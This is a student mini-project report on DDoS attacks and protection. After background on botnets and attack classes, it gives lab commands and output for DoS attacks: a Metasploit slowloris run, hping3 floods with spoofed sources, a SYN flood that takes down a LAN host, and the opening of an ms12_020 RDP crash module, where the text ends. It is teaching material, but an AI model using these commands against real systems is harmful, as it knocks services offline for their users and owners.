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UNIVERSITY**

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**Mini Project Report**

**On**

**COMPUTER NETWORK SECURITY (18CS52)**

**“Implementation of DDoS Attacks and  
Protection Techniques”**

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**For the academic year 2021-22**



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**Department of Computer Science & Engineering**

***Certificate***

This is to certify that the implementation of **Computer Network Security (18CS52) Mini Project** entitled “**Implementation of DDoS Attacks and Protection Techniques**” has been successfully completed by ----- of V semester B.E. for the partial fulfilment of the requirements for the Bachelor's degree in **Computer Science & Engineering** of the **Visvesvaraya Technological University** during the academic year 2021-22

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## ACKNOWLEDGEMENT

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We would like to express our sincere gratitude towards several individuals and our university for supporting us in successfully completing this Mini Project.

We would like to express my gratitude to our **HOD, Dr J Girija** who has always supported and motivated us and for the enthusiasm, patience, insightful comments, helpful information and unceasing ideas that have helped us tremendously at all times in our project.

We would like to take this opportunity to also thank our friends and family for their constant support for the successful completion of this project.

We are also grateful to the staff of the Computer Science Department for their cooperation towards the completion of this project. Thank you all for the encouragement.

# INTRODUCTION

Distributed denial-of-service is one kind of the most highlighted and most important attacks of today's cyber world. With simple but extremely powerful attack mechanisms, it introduces an immense threat to the current Internet community.

We present a comprehensive report of distributed denial-of-service attack, prevention, and mitigation techniques. We provide a detailed analysis of this type of attacks including motivations and evolution, analysis of different attacks so far, protection techniques and mitigation techniques, and possible limitations and challenges.

## OVERVIEW

A DDoS attack is one in which a multitude of compromised computer systems attack a selected target, thereby causing denial of service for legitimate users of the targeted system. The flood of incoming traffic to the target system essentially forces it to shut down, thereby denying service to users.

### **Attack targets and motivations:**

The targets of these DDoS attacks range from a very own home user to a government. In some attacks, a victim can be an e-commerce site, a bank, a commercial organization, or even an Internet service provider (ISP). One major motivation to attack these users is for some financial gains. Moreover, political organizations and governments are also major targets of DDoS attacks. Gaming sites or stock exchanges can also be targets of DDoS attacks.


### **Motivations behind DDOS Attacks:**

- **Financial or economic benefit:** The attacks that fall under this motivation are considered as the most dangerous attacks as they try to achieve some financial benefits from the attacks.
- **Revenge:** This is another motivation for DDoS attacks where some frustrated (possibly technically lower skilled) individuals perform the attacks as a repayment of some perceived oppressions.

- **Cyber warfare.** This is another important attack motivation which incurs danger and significant economic impacts on its targets. Generally, some well-trained people of a military or terrorist organization conduct an attack of this type. Here, the attackers belong to some countries and perform their attacks on some other country's organizations

## ATTACK STRATEGIES

The basic structure of a DDoS attack is presented in Figure 1.0. It comprises three different phases and four different components. The components are known as an attacker, multiple control masters or handlers, multiple slaves, agents, or zombies, and a victim or target machine.



**First Phase:** The attacker spends a lot of its time to create a significant amount of compromised machines which are called the Bots such as Masters and Handlers as they appoint and control other machines in the attack army known as Botnet.

**Second Phase:** In the second phase, the attacker transfers all necessary information such as codes and commands to the master armies which in turn send those to all slave armies to get ready for the attack.

**Final Phase:** The attacker commands its army to initiate and execute attacks. Thus, it attacks the victim in a distributed way .

# CONCEPT OF BOTNETS

Botnets are used for continuously performing a task. These malicious botnets gain access to the systems using malicious scripts and codes.

Botnet infections are usually spread through malware, such as a trojan horse. Once Trojan is executed, the victim will be infected and get in control by the Handler, waiting for the instruction from Control and Command.

## BotNet Setup

Botnets are used for continuously performing a task. These malicious botnets gain access to the systems using malicious scripts and codes.

Botnet infections are usually spread through malware, such as a trojan horse. Once Trojan is executed, the victim will be infected and get in control by the Handler, waiting for the instruction from Control and Command.

## Botnet Trojan:

- **BlackShadesNet**
- **PlugBot**

## Scanning Vulnerable Machines

There are several techniques used for scanning vulnerable machines such as Random, Hit List, Topology, Subnet and Permutation Scanning.

**Random scanning** - In the random scanning strategy, already infected machines probe with random IP addresses from the IP address space to infect new machines.

**Hitlist Scanning** - the attacker creates an initial list of machines which are considered as potentially vulnerable.

**Permutation Scanning** - The permutation scanning is a smart scanning technique where self-coordination is introduced to stop multiple probings of the same IP address.

**Local subnet scanning** - an already compromised host searches new targets in its own local subnet.

## Propagation of Malicious Codes

**Central Source Propagation:** In the central source propagation mechanism, the attack code propagates from a central server to the compromised machine. An example of this is a li0n worm which propagates in this manner.

**Back-chaining propagation:** In the back-chaining propagation, the compromised machine downloads the attack code from the infected machine. The Trivial File Transfer Protocol (TFTP) can be used in this mechanism.

**Autonomous propagation:** In the autonomous propagation, as its name implies, all the attack codes are transferred automatically from the attacker to the infected system during the time of the exploitation.

### How to Protect Yourself From Botnets

- Updating your Operating System is a good malware preventive Technique
- Install anti-virus, anti-spyware, and firewalls on your systems.
- Refrain from clicking on suspicious links and be careful about which site you use for downloading information.

### Famous Botnet Attacks:

**Mirai** - Mirai is one of the famous botnets associated with IoT devices. First found in 2016, it primarily targets online consumer devices and has been used in some of the most disruptive DDoS attacks.

**Mariposa** - Emerged in 2009, the Mariposa botnet committed online scams and launch DDoS assaults. It was also stealing personal account credentials from victims so that its operators could sell them on Dark Web.

**Zeus** - This financial Trojan accounted for 90% of all global online bank fraud instances at their peak. Emerging in July 2007, it was used to steal data from the United States Department of Transportation.

# **CLASSIFICATION OF DDOS ATTACKS**

## **Volume Based Attacks**

Volume based DDoS attacks are designed to overwhelm internal network capacity and even centralized DDoS mitigation scrubbing facilities with significantly high volumes of malicious traffic. These DDoS attacks attempt to consume the bandwidth either within the target network/service, or between the target network/service and the rest of the Internet.

Includes UDP FLOOD ,ICMP FLOOD,DNS AMPLIFICATION.

## **Protocol Based Attacks**

Protocol DDoS attacks rely on weakness in internet communications protocols. Because many of these protocols are in global use, changing how they work is complicated and very slow to roll out. New weaknesses are often introduced allowing for new types of protocol attacks and network attacks.

Includes SYN floods, fragmented packet attacks,PING OF DEATH, Smurf DDoS and more.

## **Application Based Attacks**

An application attack consists of cyber criminals gaining access to unauthorised areas. Attackers most commonly start with a look at the application layer, hunting for application vulnerabilities written within code.

Includes HTTP FLOOD ,SLOWLORIS.



# SUMMARY OF DDOS ATTACKS

**TCP SYN attack** -In a TCP SYN attack, the attacker exploits the three-way handshaking mechanism of TCP's connection establishment process. During the connection establishment, TCP requires consecutive acknowledgements between the two parties who want to create a TCP connection. This is accomplished by the three-way handshaking. In three-way handshaking, at first, the SYN packet is sent from a client to a server to begin the handshaking. Upon receiving this SYN packet, the server acknowledges the client by sending a SYN + ACK packet. Finally, as a response to this packet, the client sends back the final ACK packet which completes the handshaking and establishes the TCP connection.

**HTTP flood attack**- HTTP flood attack is another example of resource depletion attacks where the application layer protocol HTTP is exploited to attack a victim. Specifically, in this type of attacks, an attacker manipulates the HTTP GET and HTTP POST requests while talking to a server or a specific application. Here the concept is same as before, that is, overwhelming the resources to make the web server denies its legitimate users. In order to conduct this attack, it is required to set up a TCP connection with valid IP address. The attacker uses its botnets' IP addresses to establish the connections.

**SIP flood attack** -This is another example that exploits another application layer protocol named SIP, used in voice over IP (VOIP) call setup. An attack can be made using different types of SIP request messages (such as SIP REQUEST, SIP INVITE) or the SIP call control messages (SIP INFO, SIP NOTIFY, SIP RE-INVITE). The goal of this attack is to flood the proxy server or the SIP registration server (SIP REGISTRAR) and to consume all of its resources (CPU, memory, and network bandwidth) with the help of the attack army.

**UDP flood attack**-The UDP flood attack is a very common DDoS attack where an attacker sends a large stream of UDP packets from its attack army. Here the attacker can target a specific or a random port of the victim to inundate it. Generally, when a UDP packet is received to a system, it tries to identify the type of the application that is waiting on the destination port. When it becomes sure that no application is waiting, it responds with an ICMP packet.

**ICMP flood attack**-The ICMP flood attack, also known as the ping flood attack, exploits the IP layer protocol ICMP's ICMP\_ECHO\_REQUEST packets. This packet (ping) is used to check whether a remote host is alive or not. In DDoS attacks, the attacker sends this packet using the broadcast IP address. Thus, it is delivered to all of the machines in the victim's network. The machines will reply to the spoofed source address that targets the victim with ICMP\_ECHO\_REPLY packet.

### **Malformed packet attack**

**Land attack :** In this type of attacks, it sets the victim's IP address to the packet's source and destination IP addresses.

**Ping of death attack:** In ping of death attack, an attacker intentionally forms a data packet that exceeds the maximum packet size which causes the victims to freeze or crash. This attack can be initiated only by the attacker without the need of a botnet. Fortunately, current host systems are protected from this type of attacks.

**Teardrop attack:** This attack involves manipulation of the offset value which in turn generates errors in fragmentation and reassembly of packets. Basically, the attacker sends fragmented packets with overlapping offset numbers. Thus, during the time of the packet re-build, invalid packets are created and crash or reboot the target machine.

### **Zero-day attack**

A zero-day attack happens in day 0 using some unknown security loopholes or vulnerabilities. It is called zero day because the vulnerabilities of the system are known at day one after the attack.

# PROJECT DESIGN AND IMPLEMENTATION


**Requirements:** Kali Linux , DVWA Web Application , WireShark, Metasploit FrameWork.

The first phase of the project is to setup a Damn Vulnerable Web application (DVWA) on apache server.

The second phase of the project is to launch metasploit framework and intitiate the attack.

**Metasploit Framework** - Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.

**Step - 1 :** Setup a Web application run it on apache server on local host 127.0.0.1



The screenshot shows a Kali Linux VirtualBox window with the title "Kali Linux [Running] - Oracle VM VirtualBox". The window contains a terminal window titled "mach@kali: ~" with the following content:

```
File Actions Edit View Help
mach@kali)-[~]
$ systemctl start apache2

mach@kali)-[~]
$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Thu 2022-02-03 11:19:16 CST; 8s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1440 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 1455 (apache2)
     Tasks: 6 (limit: 2279)
    Memory: 18.3M
       CPU: 234ms
   CGroup: /system.slice/apache2.service
           └─1455 /usr/sbin/apache2 -k start
           └─1457 /usr/sbin/apache2 -k start
           └─1458 /usr/sbin/apache2 -k start
           └─1459 /usr/sbin/apache2 -k start
           └─1460 /usr/sbin/apache2 -k start
           └─1461 /usr/sbin/apache2 -k start

Feb 03 11:19:15 kali systemd[1]: Starting The Apache HTTP Server ...
Feb 03 11:19:16 kali apachectl[1450]: AH00557: apache2: apr_socketaddr_info_get() failed for kali
Feb 03 11:19:16 kali apachectl[1450]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' >
Feb 03 11:19:16 kali systemd[1]: Started The Apache HTTP Server.
lines 1-21/21 (END)
```

At the bottom right of the terminal window, there is a watermark for "Activate Windows" and a message "Go to Settings to activate Windows."

## Step – 2 : Launch metasploit framework using msfconsole

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

mach@kali: ~

File Actions Edit View Help

msfconsole

METASPLOIT by Rapid7

RECON

EXPLOIT

PAYLOAD

LOOT

```

--[ metasploit v6.1.14-dev ]
+ --[ 2180 exploits - 1155 auxiliary - 399 post ]
+ --[ 592 payloads - 45 encoders - 10 nops ]
+ --[ 9 evasion ]

```

Metasploit tip: After running `db_nmap`, be sure to check out the result of `hosts` and `services`


msf6 >

Activate Windows  
Go to Settings to activate Windows.

# Slowloris Attack Implementation :

## Commands :

- search slowloris
- use auxiliary/dos/http/slowloris
- show options
- set rhost 127.0.0.1
- set sockets 1000 or 700



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

mach@kali: ~
File Actions Edit View Help

Name      Current Setting  Required  Description
-----
delay      15               yes       The delay between sending keep-alive headers
rand_user_agent true            yes       Randomizes user-agent with each request
rhost      127.0.0.1        yes       The target address
rport      80               yes       The target port
sockets    150              yes       The number of sockets to use in the attack
ssl        false            yes       Negotiate SSL/TLS for outgoing connections


msf6 auxiliary(dos/http/slowloris) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf6 auxiliary(dos/http/slowloris) > show options
Module options (auxiliary/dos/http/slowloris):

Name      Current Setting  Required  Description
-----
delay      15               yes       The delay between sending keep-alive headers
rand_user_agent true            yes       Randomizes user-agent with each request
rhost      127.0.0.1        yes       The target address
rport      80               yes       The target port
sockets    150              yes       The number of sockets to use in the attack
ssl        false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 127.0.0.1 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

## Web Application after Slowloris Attack



# UDP and ICMP Flood Attack Implementation

HPing3 tool is used to perform UDP and ICMP Flood Attacks.


Hping3 - hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It is one of the dangerous tools as it sends 1000's of packets in seconds.

## Commands :


- `sudo hping3 -S 192.168.149.1 -p 80 -c 5`
- `sudo hping3 -2 -p 139 --flood 10.10.10.92`
- `sudo hping3 -1 -p -139 -a 10.10.10.5 192.168.1.196`

Note : c – count of no. of packets , a – spoof address , 2 – udp mode ,  
1 – icmp mode .

## Attack Analysis using Wireshark



## Attack with Spoofed IP Address






# TCP-SYN FLOOD ATTACK IMPLEMENTATION

TCP SYN flood (a.k.a. SYN flood) is a type of Distributed Denial of Service (DDoS) attack that exploits part of the normal TCP three-way handshake to consume resources on the targeted server and render it unresponsive.

## Commands :

- search tcp/synflood
- use auxiliary/dos/tcp/synflood
- set RHOSTS ipaddress
- run



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

mach@kali: ~
msf6 > search tcp/synflood

Matching Modules

#  Name                               Disclosure Date  Rank  Check  Description
-  -                               -
0  auxiliary/dos/tcp/synflood          normal         No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-      -
INTERFACE  no              no       The name of the interface
NUM        no              no       Number of SYNs to send (else unlimited)
RHOSTS     80              yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      no              no       The target port
SPOOF      65535           yes      The spoofable source address (else randomizes)
SNAPLEN    no              no       The number of bytes to capture
SPORT      no              no       The source port (else randomizes)
TIMEOUT    500             yes      The number of seconds to wait for new data


msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.101
```



```
msf auxiliary(dos/tcp/synflood) > run

[*] SYN flooding 192.168.1.101:80...
```

## Scanning the victim after Attack using NMAP



```
(mach@kali)-[~]
$ nmap -sV 192.168.1.101

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-09 12:36 CST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.18 seconds

(mach@kali)-[~]
$
```


# BLUE SCREEN OF DEATH IMPLEMENTATION

The inbuilt protection mechanism of Windows Server 2012 R2 is not effective enough against a common type of DDoS attack.

**Observation :** The server was found to crash within minutes after displaying a Blue Screen of Death(BSoD).

## Commands:

- search ms12\_020
- use auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids
- set RHOSTS ipaddress
- run



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

mach@kali: ~
msf6 > search ms12_020

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
